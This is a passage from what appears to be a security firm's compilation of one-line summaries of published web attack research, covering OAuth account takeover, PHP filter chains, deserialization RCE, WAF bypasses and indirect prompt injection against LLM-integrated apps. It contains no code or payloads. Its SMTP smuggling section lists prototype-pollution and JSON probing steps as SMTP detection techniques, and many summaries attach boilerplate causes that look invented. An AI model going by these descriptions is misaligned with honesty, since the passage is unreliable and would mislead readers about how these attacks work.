- Use Stimulus or Alpine.js to add minimal JavaScript functionality to the HTML, without creating a complex JavaScript application. These libraries follow a declarative and HTML-centric approach to state and wiring, and they integrate well with HTML Over The Wire frameworks and libraries.
- Use web standards and browser features, such as WebSockets, Custom Elements, Fetch API, and HTML templates, to enhance the HTML and make it more interactive and dynamic. These features are widely supported by modern browsers, and they can improve the performance and user experience of the web application.

SMTP Smuggling - Spoofing E-Mails Worldwide

SMTP smuggling is a technique that allows an attacker to spoof the sender address of an email by exploiting the differences in how SMTP servers interpret the end-of-data sequence. This can bypass authentication mechanisms and spam filters, and enable various social engineering and phishing attacks. Some of the techniques to detect SMTP smuggling are:

- Sending a large number of parameters to trigger an error message that reveals the smuggling.
- Using a prefix that is ignored by the server to smuggle data without affecting the application logic.
- Using dots in the parameter names to access nested properties and modify the prototype.
- Using a different content type than JSON to avoid the JSON.parse() function and inject data.
- Using spaces in the JSON payload to create a discrepancy in the response length that indicates the smuggling.
- Using the Access-Control-Expose-Headers header to leak the smuggling to the client-side.
- Using the OPTIONS method to change the status code of the response by smuggling data.
- Using a JSON payload that reflects the smuggling back to the client-side.
- Using the Object.freeze() function to make the prototype immutable and cause an error when smuggling data.
- Using an out-of-band technique to trigger a callback when smuggling data.

For more details and examples of these techniques, you can read the original blog post by SEC Consult1 or the Postfix documentation2.

DOM-based race condition: racing in the browser for fun - RyotaK's Blog

- A technique to exploit DOM-based race conditions in AngularJS applications by delaying the loading of AngularJS with a connection pool exhaustion attack to enable DOM-based XSS via pasted clipboard data with ng- directives.

You Are Not Where You Think You Are, Opera Browsers Address Bar Spoofing Vulnerabilities

- A technique to spoof the address bar in Opera browsers by exploiting features like intent URLs, extension updates, and fullscreen mode to display a fake URL while loading a malicious page.

CVE-2022-4908: SOP bypass in Chrome using Navigation API

- A technique to bypass the same-origin policy (SOP) in Chrome by abusing Navigation API's **navigation.entries()** to leak the navigation history array from cross-origin windows and access sensitive information.

SSO Gadgets: Escalate (Self-)XSS to ATO

- A technique to leverage SSO gadgets in OAuth2/OIDC implementations to convert Self-XSS to account takeover (ATO) by injecting malicious parameters into the authorization request and redirecting the victim to a controlled endpoint.

Three New Attacks Against JSON Web Tokens

- Three novel JWT implementation flaws that allow an attacker to forge, modify, or bypass the validation of JWTs by exploiting weak keys, algorithm confusion, or signature exclusion.

Introducing wrapwrap: using PHP filters to wrap a file with a prefix and suffix

- A technique to leverage PHP filter chains to prepend and append arbitrary content to file data, facilitating server-side request forgery (SSRF) to remote code execution (RCE) and local file inclusion (LFI) attacks by manipulating the file path and content.

PHP filter chains: file read from error-based oracle

- A technique to combine memory exhaustion and encoding translations via PHP filter chains to perform error-based local file content leakage by triggering a warning message that reveals the file content.

SSRF Cross Protocol Redirect Bypass

- A technique to bypass SSRF filters using cross-protocol redirection from HTTPS to HTTP by exploiting the different behaviors of curl and browsers when handling redirects.

A New Vector For “Dirty” Arbitrary File Write to RCE

- A technique to leverage uWSGI configuration parsing for remote code execution via a tainted PDF utilizing polymorphic content and automatic reload behavior by exploiting a file write vulnerability and a uWSGI misconfiguration.

How I Hacked Microsoft Teams and got $150,000 in Pwn2Own

- A technique to achieve RCE in Microsoft Teams through a combination of bugs including XSS via chat message, lack of context isolation, and JS execution outside the sandbox by exploiting a logic flaw in the Teams client and a Chromium vulnerability.

AWS WAF Clients Left Vulnerable to SQL Injection Due to Unorthodox MSSQL Design Choice

- A technique to bypass AWS WAF by terminating MSSQL queries with ’ ’ instead of ‘;’ to exploit a SQL injection vulnerability by exploiting an unorthodox MSSQL design choice that allows queries to end with a space character.

BingBang: AAD misconfiguration led to Bing.com results manipulation and account takeover

- A technique to leverage AAD multi-tenant misconfiguration for unauthorized application access leading to Bing.com result manipulation and XSS attacks by exploiting a logic flaw in the Bing.com OAuth flow and a stored XSS vulnerability in the Bing.com settings page.

MyBB Admin Panel RCE CVE-2023-41362

- A technique to exploit catastrophic backtracking in MyBB's admin panel regex to bypass template safety checks and execute arbitrary code by crafting a malicious template name that causes a denial-of-service (DoS) or a code injection.

Source Code at Risk: Critical Code Vulnerability in CI/CD Platform TeamCity

- A technique to bypass TeamCity server authentication check with unsanitized input handling for request interceptor pre-handling paths by crafting a malicious URL that allows an attacker to access any TeamCity project or execute arbitrary code.

Code Vulnerabilities Put Skiff Emails at Risk

- A technique to bypass Skiff's HTML sanitization to achieve XSS and steal decrypted emails by exploiting a logic flaw in the Skiff client that allows an attacker to inject malicious HTML attributes and elements into the email body.

How to break SAML if I have paws?

- A technique to attack SAML implementations through XML signature wrapping, plaintext injections, signature exclusion, flawed certificate validation, and more by exploiting various XML parsing and validation vulnerabilities and logic flaws in SAML providers and consumers.

JMX Exploitation Revisited

- A technique to leverage JMX StandardMBean and RequiredModelMBean for RCE by dynamic MBean creation and arbitrary method invocation by exploiting a JMX connection and a Java deserialization vulnerability.

Java Exploitation Restrictions in Modern JDK Times

- A technique to bypass Java deserialization gadget execution restrictions in modern JDKs using JShell API for JDK versions >= 15 and --add-opens with Reflection for JDK >= 16 by exploiting a Java deserialization vulnerability and a JDK misconfiguration.

Exploiting Hardened .NET Deserialization

- A technique to bypass .NET deserialization security using novel gadget chains by exploiting a .NET deserialization vulnerability and a .NET framework misconfiguration.

Unserializable, but unreachable: Remote code execution on vBulletin

- A technique to exploit class autoloading in PHP for remote code execution by including arbitrary files using crafted unserialize payloads in vBulletin by exploiting a PHP unserialize vulnerability and a vBulletin misconfiguration.

Cookieless DuoDrop: IIS Auth Bypass & App Pool Privesc in ASP.NET Framework

- A technique to bypass IIS authentication and impersonate parent application pool identities in ASP.NET using double cookieless pattern by exploiting a logic flaw in the ASP.NET framework and a IIS misconfiguration.

Hunting for Nginx Alias Traversals in the wild

- A technique to leverage Nginx alias misconfigurations for directory traversal attacks by exploiting a path normalization vulnerability and a Nginx misconfiguration.

DNS Analyzer - Finding DNS vulnerabilities with Burp Suite

- A technique to use Burp Collaborator to find DNS vulnerabilities with Burp Suite by exploiting various DNS features and misconfigurations.

Oh-Auth - Abusing OAuth to take over millions of accounts

- A technique to manipulate OAuth token verification logic to facilitate account takeovers by exploiting a logic flaw in the OAuth provider and a lack of token validation in the OAuth consumer.

nOAuth: How Microsoft OAuth Misconfiguration Can Lead to Full Account Takeover

- A technique to leverage mutable and unverified “email” claim within Microsoft Azure AD OAuth applications for account takeover by exploiting a misconfiguration in the Azure AD tenant and a lack of email verification in the OAuth consumer.

One Scheme to Rule Them All: OAuth Account Takeover

- A technique to exploit OAuth with app impersonation via custom scheme hijacking for account takeover by exploiting a lack of scheme validation in the OAuth provider and a lack of state validation in the OAuth consumer.

Exploiting HTTP Parsers Inconsistencies

- A technique to exploit HTTP parser inconsistency for ACL bypass and cache poisoning by exploiting the different behaviors of HTTP servers and proxies when handling ambiguous or malformed HTTP requests.

New ways of breaking app-integrated LLMs

- A technique to perform indirect prompt injection attacks on application-integrated LLMs enabling remote control, data exfiltration, and persistent compromise by exploiting the lack of input validation and output sanitization in the LLMs and the applications.

State of DNS Rebinding in 2023

- A technique to perform DNS rebinding attacks, examining their effectiveness against modern web security measures by exploiting the DNS protocol and the browser's DNS cache to bypass the same-origin policy and access cross-origin resources.

Fileless Remote Code Execution on Juniper Firewalls

- A technique to perform PHP environment variable manipulation technique that bypasses the need for a file upload, exploiting the auto_prepend_file PHP feature and the Appweb web server's handling of environment variables and stdin to execute arbitrary code on Juniper firewalls.

Thirteen Years On: Advancing the Understanding of IIS Short File Name (SFN) Disclosure!

- A technique to reveal full file names in IIS that contain ~DIGIT patterns using file name enumeration techniques by exploiting a legacy feature of the NTFS file system and a lack of security updates in the IIS web server.

Metamask Snaps: Playing in the Sand

- A technique to exploit untrusted code execution via JSON sanitization bypass within Metamask Snaps environment by exploiting a logic flaw in the Metamask extension and a lack of sandboxing in the Snaps plugin system.

Uncovering a crazy privilege escalation from Chrome extensions

- A technique to escalate to arbitrary code execution via chrome:// URL XSS and filesystem: protocol abuse in Chrome extensions on ChromeOS by exploiting a design flaw in the Chrome extension system and a lack of security checks in the ChromeOS file manager.

Code Vulnerabilities Put Proton Mails at Risk

- A technique to bypass DOMPurify sanitization in Proton Mail via svg to proton-svg renaming leading to XSS by exploiting a logic flaw in the Proton Mail client and a lack of content-type validation in the Proton Mail server.

Hacking into gRPC-Web

- A technique to exploit gRPC-Web to discover hidden services and parameters, leading to vulnerabilities like SQL injection by exploiting the binary format and the reflection feature of the gRPC-Web protocol.

Yelp ATO via XSS + Cookie Bridge

- A technique to achieve Account Takeover (ATO) on yelp.com and biz.yelp.com through Cross-Site Scripting (XSS) coupled with Cookie Bridging by exploiting a stored XSS vulnerability in the yelp.com reviews and a cookie misconfiguration in the biz.yelp.com domain.

HTTP Request Splitting vulnerabilities exploitation

- A technique to leverage nginx misconfigurations to perform HTTP request splitting via control characters in variables by exploiting the different behaviors of nginx and upstream servers when handling HTTP requests with multiple headers or bodies.

XSS in GMAIL Dynamic Email

- A technique to exploit CSS parsing in Gmail's AMP for Email allowed injection of meta tag for potential phishing, bypassing strict CSP with no effective XSS by exploiting a design flaw in the Gmail client and a lack of sanitization in the AMP for Email feature.

Azure B2C Crypto Misuse and Account Compromise

- A technique to extract public RSA keys to craft valid OAuth refresh tokens and compromise Azure AD B2C user accounts by exploiting a cryptographic misuse in the Azure AD B2C service and a lack of token validation in the OAuth consumer.

Compromising F5 BIGIP with Request Smuggling

- A technique to exploit the AJP protocol with HTTP request smuggling to bypass authentication and execute arbitrary system commands on F5 BIG-IP systems identified by CVE-2023-46747 by exploiting a protocol mismatch and a command injection vulnerability in the F5 BIG-IP system.

EmojiDeploy: Smile! Your Azure web service just got RCE’d

- A technique to exploit same-site misconfiguration and origin check bypass in Azure Kudu SCM to achieve RCE through CSRF via ZIP file deployments by exploiting a logic flaw in the Azure Kudu SCM service and a lack of CSRF protection in the Azure web app service.

One Supply Chain Attack to Rule Them All

- A technique to exploit self-hosted GitHub Action runners for persistent access and executing arbitrary code on internal GitHub infrastructure to compromise CI/CD secrets and potentially tamper with GitHub's runner images for supply chain attacks by exploiting a design flaw in the GitHub Actions system and a lack of isolation in the GitHub Action runners.

draw.io CVEs

- A technique to leak OAuth tokens due to a whitespace bypass in URL validation by exploiting a logic flaw in the draw.io application and a lack of sanitization in the OAuth provider.

Leaking Secrets From GitHub Actions: Reading Files And Environment Variables, Intercepting Network/Process Communication, Dumping Memory

- A technique to leverage command injection in GitHub Actions to read environment variables and files, intercept network and process communication, and dump memory for extracting secrets by exploiting a lack of input validation and output sanitization in the GitHub Actions system and a lack of isolation in the GitHub Action runners.

fuzzuli

- A technique to dynamically generate wordlists based on domain name transformations to discover backup files by exploiting the common patterns and variations of domain names and file extensions.

The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree

- A technique to leverage GitHub Actions' dependency tree to compromise GitHub repositories by exploiting a logic flaw in the GitHub Actions system and a lack of verification in the GitHub Actions marketplace.

From an Innocent Client-Side Path Traversal to Account Takeover

- A technique to leverage client-side path traversal in fetch requests and OAuth error redirection for account takeover by exploiting a logic flow in the OAuth provider and a lack of input validation in the OAuth consumer.

tRPC Security Research: Hunting for Vulnerabilities in Modern APIs

- A technique to leverage Type errors and improperly secured trpc-panel endpoints to identify and exploit tRPC API vulnerabilities by exploiting the lack of type checking and authentication in the tRPC framework and the applications.

Chained to hit: Discovering new vectors to gain remote and root access in SAP Enterprise Software

- A technique to exploit SAP Enterprise via the P4 protocol and JNDI reference injection by exploiting a protocol vulnerability and a deserialization vulnerability in the SAP NetWeaver Application Server Java and the SAP Enterprise Portal.

AWS WAF Bypass: invalid JSON object and unicode escape sequences

- A technique to bypass AWS WAF via invalid JSON with duplicated parameter names by exploiting a parsing vulnerability and a logic flaw in the AWS WAF service and the applications.

Cookie Crumbles: Breaking and Fixing Web Session Integrity

- A technique to expose session integrity vulnerabilities due to implementation or specification inconsistencies across browsers and web frameworks by exploiting the different behaviors and features of cookies and sessions in various web environments.

Memcached Command Injections at Pylibmc

- A technique to exploit Flask-Session with Memcached command injection utilizing crc32 collision and python pickle deserialization for RCE by exploiting a hashing vulnerability and a deserialization vulnerability in the Flask-Session library and the Memcached server.

Conclusion

In conclusion, this compilation of cybersecurity articles provides a comprehensive panorama of the evolving threats and vulnerabilities plaguing the digital landscape. The diverse array of topics, ranging from brute-force attacks on password systems to sophisticated exploits like OAuth manipulation and server-side prototype pollution, underscores the dynamic nature of cyber threats.

The articles shed light on the relentless ingenuity of malicious actors, pushing the boundaries of conventional security measures and demanding continuous adaptation from organizations to fortify their defenses. As technology advances, the need for robust security practices becomes more evident, and these articles serve as a stark reminder that a holistic and proactive approach is imperative to safeguard against an ever-expanding array of cyber risks.

Moreover, the breadth of the topics covered highlights the interconnected nature of cybersecurity, emphasizing the importance of a comprehensive security strategy that encompasses network security, application security, and secure coding practices. As organizations navigate the intricacies of modern technology, the insights gleaned from these articles can serve as valuable lessons in fortifying digital infrastructures, enhancing resilience, and fostering a cybersecurity culture that remains vigilant in the face of emerging threats.

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.